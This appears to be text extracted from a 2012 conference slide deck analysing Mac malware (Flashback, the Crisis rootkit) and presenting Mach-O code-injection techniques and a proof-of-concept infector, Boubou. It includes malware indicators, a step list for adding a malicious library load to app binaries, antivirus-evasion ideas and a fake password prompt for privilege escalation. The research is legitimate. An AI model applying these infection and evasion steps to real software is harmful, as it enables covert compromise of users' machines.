0x0110: 0a .
```

```
vbngznnvn2.in
93.114.43.81
```


```
MTJ8eDg2XzY0fDExLjEuMHwwMDAwMDAwMC0wMDAwLTEwMDAtODAwMC0wMDBDMjkzODY2N0V8MjRkYzk5NmVmYjdmNDhiYmZjM2ZkOWI0MmY3ZWZjNDc1ZTRjZTI0ZnwwMDB8MDA0fDA=
```

```
12|x86_64|11.1.0|00000000-0000-1000-8000-000C2938667E|24dc996efb7f48bbfc3fd9b42f7efc475e4ce24f|000|004|0
```

```
12
x86_64
11.1.0
00000000-0000-1000-8000-000C2938667E
24dc996efb7f48bbfc3fd9b42f7efc475e4ce24f
000
004
0
```

```
sysctl hw.machine
sysctl kern.osrelease
IOPlatformUUID
sha1 Preferences.dylib

FlashPlayer-11-4-macos.zip
_getuid >= 1
```



# Flashback Tricks - #3

File: xnm

RAW RVA

▼ Fat Binary

- ▶ Executable (X86\_64) [SDK10.5]
- ▼ Executable (X86) [SDK10.5 Target10.5]
  - Mach Header
  - ▶ Load Commands
  - ▶ Section (\_\_TEXT,\_\_text)
  - ▶ Section (\_\_TEXT,\_\_symbol\_stub)
  - ▶ Section (\_\_TEXT,\_\_stub\_helper)
  - ▼ Section (\_\_TEXT,\_\_cstring)
    - C String Literals
    - Section (\_\_TEXT,\_\_unwind\_info)
    - Section (\_\_DATA,\_\_dyld)
    - ▶ Section (\_\_DATA,\_\_la\_symbol\_ptr)
    - ▶ Section (\_\_DATA,\_\_nl\_symbol\_ptr)
    - Section (\_\_DATA,\_\_const)
    - ▶ Section (\_\_DATA,\_\_cfstring)
    - Section (\_\_DATA,\_\_data)
    - ▶ Dynamic Loader Info
    - ▶ Symbol Table
    - ▶ Dynamic Symbol Table
    - String Table



pFile	Data LO	Data HI	Value
0000C1C8	90 D0 1D 44 3A 2F 2F 33	C9 8A 5A 05 2E 37 39 2E	...D://3..Z..79.
0000C1D8	C0 93 46 47 74 61 74 5F	96 8B 69 FD 18 48 1B 00	..FGtat_...i..H..
0000C1E8	00 00 70 3C EF 3A 3A 2F	2F 33 29 66 A8 7B 2E 37	..p<.:://3)f.{.7
0000C1F8	39 2E 20 7F B4 39 74 61	74 5F 6D 67 9B FD EE A5	9. ..9tat_mg....
0000C208	06 00 00 00 BD C4 64 C4	72 00 FD 94 88 06 00 00	.....d.r.....
0000C218	00 F2 E1 23 01 66 00 FD	4B BF 0C 00 00 00 02 F0	...#.f..K.....
0000C228	FC AC 73 76 69 63 2E 85	80 C9 FD 37 65 0B 00 00	..svic.....7e...
0000C238	00 5F 12 30 54 63 63 68	69 59 00 1E FD 1C 5E 0F	.._0TcchiY....^.
0000C248	00 00 00 77 3B 3A 9C 2F	6F 73 72 79 32 2D 93 72	...w;:./osry2-.r
0000C258	65 00 FD 06 C7 07 01 00	00 29 8B F1 A2 72 61 72	e.....)....rar
0000C268	79 29 8B F1 B4 74 6C 65	20 55 A9 F1 B4 63 68 7C	y)....tle U...ch
0000C278	2F 42 A2 EE A5 6C 6F 70	65 74 E8 D9 B0 70 6C 69	/B...lopet...pli
0000C288	63 67 B3 F1 AF 6E 73 2F	58 65 A8 FC A5 2E 61 70	cg...ns/Xe....ap
0000C298	70 29 84 F7 AE 74 65 6E	74 75 E8 D5 A1 63 4F 53	p)....tentu...cOS
0000C2A8	2F 5E A4 F7 A4 65 7C 2F	41 76 B7 F4 A9 63 61 74	/^...e /Av...cat
0000C2B8	69 69 A9 EB EF 56 69 72	75 75 85 F9 B2 72 69 65	ii...Viruu...rie
0000C2C8	72 26 9F AE EE 61 70 70	7C 29 86 E8 B0 6C 69 63	r&...app )....lic
0000C2D8	61 72 AE F7 AE 73 2F 69	41 68 B3 F1 96 69 72 75	ar...s/iAh...iru
0000C2E8	73 29 AE D9 AE 74 69 56	69 74 B2 EB EE 61 70 70	s)...tiVit...app
0000C2F8	7C 29 86 E8 B0 6C 69 63	61 72 AE F7 AE 73 2F 61	)....licar...s/a
0000C308	76 67 B4 EC E1 2E 61 70	70 7A E8 D9 B0 70 6C 69	vg....appz...pli
0000C318	63 67 B3 F1 AF 6E 73 2F	43 6A A6 F5 98 61 76 2E	cg...ns/Cj...av.
0000C328	61 76 B7 E4 EF 41 70 70	6C 6F A4 F9 B4 69 6F 6E	av...Applo...ion
0000C338	73 29 8F CC 94 50 53 63	6F 69 B7 B6 A1 70 70 7C	s)...PScoi...pp
0000C348	2F 47 B7 E8 AC 69 63 61	74 6F A8 F6 B3 2F 50 61	/G...icato.../Pa
0000C358	63 6D A2 EC E0 50 65 65	70 63 B5 B6 A1 70 70 00	cm...Peepc...pp.

/Library/Little Snitch/Developer/Applications/Xcode.app/Contents/MacOS/Xcode|/Applications/VirusBarrier  
X6.app|/Applications/iAntiVirus/iAntiVirus.app|/Applications/avast!.app|/Applications/ClamXav.app|/Applications/  
HTTPScoop.app|/Applications/Peepc.app

0000C3B8 E9 B0 13 61 74 69 6F 33 F6 F6 3D 69 63 72 6F 2E ...atio3...icro.

# Flashback - Remarks

- Flashback put Mac Malware a step further.
- It's a reality, not a myth.
- Some unsolved “puzzle” pieces:
  - Do personalized variants exist?
  - Does a rootkit exist?
  - There are suspicious references to sysent!



# OS.X/Crisis

# **OS.X/Crisis – The “Italian 007”**

- A cross platform backdoor and rootkit.
- Allegedly created by Hackingteam.it.
- Sold to Governments and Law Enforcement Agencies.
- With a nice price tag of €200k.
- Targeted “attacks”, not widespread as Flashback.
- Its goal is to monitor and collect “evidence”.
- Captures keyboard, screen, clipboard, Skype, IM, etc.



# OS.X/Crisis – The “Italian 007”

- AFALK, no 0days being used as an attack vector.
- Known infection vector is via social engineering.
- A JAR file disguised as Adobe Flash player.
- Allegedly signed by Verisign.
- Caused some stir with its VMware machines infection feature. (Meh...)
- Supports OS X 10.5 (sort of), 10.6 and 10.7, 32 and 64 bits kernels.

# OS.X/Crisis – The “Italian 007”

- Two modes: userland (no rootkit), userland+rootkit (can I have r00t, please?).
- The dropper solves symbols by searching and matching hashes (common Windows malware trick).
- Syscalls executed via int 80 (old trick).
- Basic anti-debugging (AmlBeingDebugged).
- The main modules are coded in Objective-C. Class-dump can ease reversing process.
- Full of bugs 😊

# OS.X/Crisis – Italian design bugz

- Communication to rootkit is done via a character device (/dev/pfCPU).
- Without any authentication whatsoever.
- Bugs, bugs, bugs...
- Sample bug number one:
  - Send an initialization request to the rootkit.
  - The hidden files & folders can be seen after this.

# OS.X/Crisis – Italian design bugz

- As simple as:

```
#include <sys/ioctl.h>
#include <stdio.h>
#include <fcntl.h>

int main(void)
{
    int fd = open("/dev/pfCPU", O_RDWR);
    if (fd == -1)
    {
        printf("Failed to open rootkit device!\n");
        return(1);
    }
    int ret = ioctl(fd, 0x80ff6b26, "reverser");
    if (ret == -1)
        printf("ioctl failed!\n");
    else
        printf("os.x crisis rootkit unmasked!\n");
}
```

- Or detect it by opening “/dev/pfCPU” device. 😊

# OS.X/Crisis – Italian design bugz

- Sample bug number two:
- Hides rootkit module from kernel module list but doesn't fix the modules count.

```
91      0 0x1b152000 0x5000      0x4000      com.vmware.kext.vmmemctl (0052.89.69) <11 5 4 3 1>
92      0 0x1b533000 0xa000      0x9000      com.vmware.kext.vmhgfs (0052.89.69) <5 4 3 1>
94      0 0x1b13e000 0x2000      0x1000      reverse.put.as.patch-task-for-pid (1) <4 1>
sh-3.2# █
```

- Give a look at the Tales from Crisis series for more fun stuff 😊
- <https://github.com/gdbinit/Crisis-Analysis-Tools>

# OS.X/Crisis – Italian design bugz

- I released the crypter/decrypter for configuration and data files (simple AES 128).
- Easy to change configuration and inject it back in the dropper.
- With some reversing work, it's possible to recreate the C&C server.
- And have full control of a €200k tool.
- Also easy to write a compatible rootkit and fix the bugs.



# Tricks

# Code Injection

- As we saw, latest versions of Flashback use DYLD\_INSERT\_LIBRARIES trick.
- It's the easiest method.
- But it's also too noisy and easy to detect.
- Apple closed this “feature” (Lion 10.7.4 onwards).
- And more important, easy to clean up.
- Just edit the plist(s) and remove the library.




# Code Injection

- We can use the same library injection concept.
- But stealthier and targeted.
- The trick is to add a new library command into Mach-O headers.
- More specifically, a `LC_LOAD_DYLIB` command.
- The linker will happily load our code into the process.
- And do all the dirty work (solve external symbols, etc).
- Usually, there's enough header space to do it.

# Code Injection

Mach-O file format structure



Some stats from our /Applications folder:

Version	Average Size	Min	Max
32bits	3013	28	49176
64bits	2601	32	36200


Minimum required size is 24bytes.

Check <http://reverse.put.as/2012/01/31/anti-debug-trick-1-abusing-mach-o-to-crash-gdb/> for a complete description.

# Code Injection – How to do it

- Find the position of last segment command.
- Find the first data position, it's either `__text` section or `LC_ENCRYPTION_INFO` (iOS).
- Calculate available space between the two.
- Add new command (if enough space available).
- Fix the header: size & nr of commands fields.
- Write or overwrite the new binary.

# Code Injection – How to do it




# Code Injection – Other possibilities

- Exploiting four other possibilities to inject code into the binary.
- The first one is the slack space between `__TEXT` and `__DATA`?
- Unfortunately for us, there's not enough space.
- Besides a few exceptions, Skype for example.
- The ELF Virus Writing HOWTO discusses this.
- It's a known “hole” and patched in GCC.

# Code Injection – Other possibilities


Free space between TEXT and DATA segments



# Code Injection – Other possibilities

- The second is to try to inject a new section into `__TEXT`.
- Doesn't work!
- Mach-O loader does not respect section data.
- Only the segment info.
- Check <http://reverse.put.as/2012/02/02/anti-disassembly-obfuscation-1-apple-doesnt-follow-their-own-mach-o-specifications/> for a better description.

# Code Injection – Other possibilities





# Code Injection – Other possibilities

```
./entrypoint_obfuscation.patched
```

[illegible]

v1.0

(c) 2012, fG!

Hello, what's your name?

Hitcon2012

And the magic key is?

133t

```
[ERROR] Key should be 30 chars long!
```

§

# Code Injection – Other possibilities

- Third possibility: the functions alignment NOP space.
- We are interested in the long NOP sequences.
- They have enough space to execute two instructions.
- First instruction does an operation, the second jumps to the next available space.
- Is there enough space to attempt this?

# Code Injection – Other possibilities

## BEdit

NOP Size	Count	Total available bytes
1	170619	170619
2	404	808
3	361	1083
4	336	1344
5	742	3710
6	1808	10848
7	1927	13489
8	737	5896
9	359	3231
10	395	3950
Total bytes	<u>214978</u>	

## Adium

NOP Size	Count	Total available bytes
1	225	225
2	12	24
3	20	60
4	6	24
5	42	210
6	5	30
7	28	196
8	9	72
9	3	27
10	9	90
11	9	99
12	3	36
13	14	182
14	2	28
15	6	90
Total bytes	<u>1393</u>	

# Code Injection – Other possibilities

- Highly variable between versions, newer BBEdit has a different profile.
- Requires “complex” shellcode payload.
- A mix of operations and jumps.
- And jumps only, to reach the usable areas.
- Needs to solve some symbols.
- And execute a 2nd stage payload.
- Non-exec heap from Lion onwards.

# Code Injection – Other possibilities

- Fourth possibility.
- Add a new segment command.
- With execution permissions.
- And modify entrypoint or its code to start execution from there.
- We could reorder the segments to make this less visible.
- A LC\_SEGMENT at the end is highly suspicious.



**OS.X/Boubou**

# OS.X/Boubou

- A OS X proof of concept infector.
- Tries to infect /Applications.
- Two stages infection:
  - 1) Apps owned by the current user.
  - 2) Remaining apps (root owned) if privilege escalation is successful.

# OS.X/Boubou

- Uses the library injection technique to infect the bundle main binary.
- Also supports frameworks (less visible than main bin).
- Two main components:
  - The infector: responsible for infection.
  - The library: contains the malware payload.



# OS.X/Boubou

- Tries to make life harder for anti-virus.
- Steals a random amount of bytes from the infected binary code.
- Encrypts and stores them at the library.
- Each infected binary/framework has its own library.
- Clean-up requires more work 😊.

# OS.X/Boubou

- Does not use Launch Daemons or Services.
- That's lame, seriously!
- In theory, many apps are infected so there's a strong probability of having our malware payload frequently loaded.
- IM & Twitter clients, for example.
- So backdoor availability should be equivalent to a launchd daemon.

# OS.X/Boubou

- We can try to escalate privileges. Can I have r00t?
- Our malware payload is executed in app context.
- Try to exploit the human element - abuse trust and familiarity.
- Use authorization services framework to request higher privileges.
- Flashback does it but from a terminal program.
- This is unusual and more suspicious.

# OS.X/Boubou





Type your password to allow Update to make changes.

Name:

Password:

► Details



Cancel OK

# OS.X/Boubou

- This app context property is also useful to “attack” Little Snitch and other app firewalls.
- The connection request starts from a “trusted” application.
- Strong probability of user accepting connections.
- Or we can be smarter!
- Parse Little Snitch rules looking for suitable rules (any/any?).

# OS.X/Boubou – How it works

- The infector searches for available frameworks inside each app and randomly selects one.
- Verifies if it's infectable and if not goes to the next one.
- If all previous attempts fail it tries to infect main binary.
- Steals a random number of bytes from the `__text` section and stores them inside the library.
- This is done by expanding the `__LINKEDIT` segment (or add a new segment, if we wish so).

# OS.X/Boubou – How it works

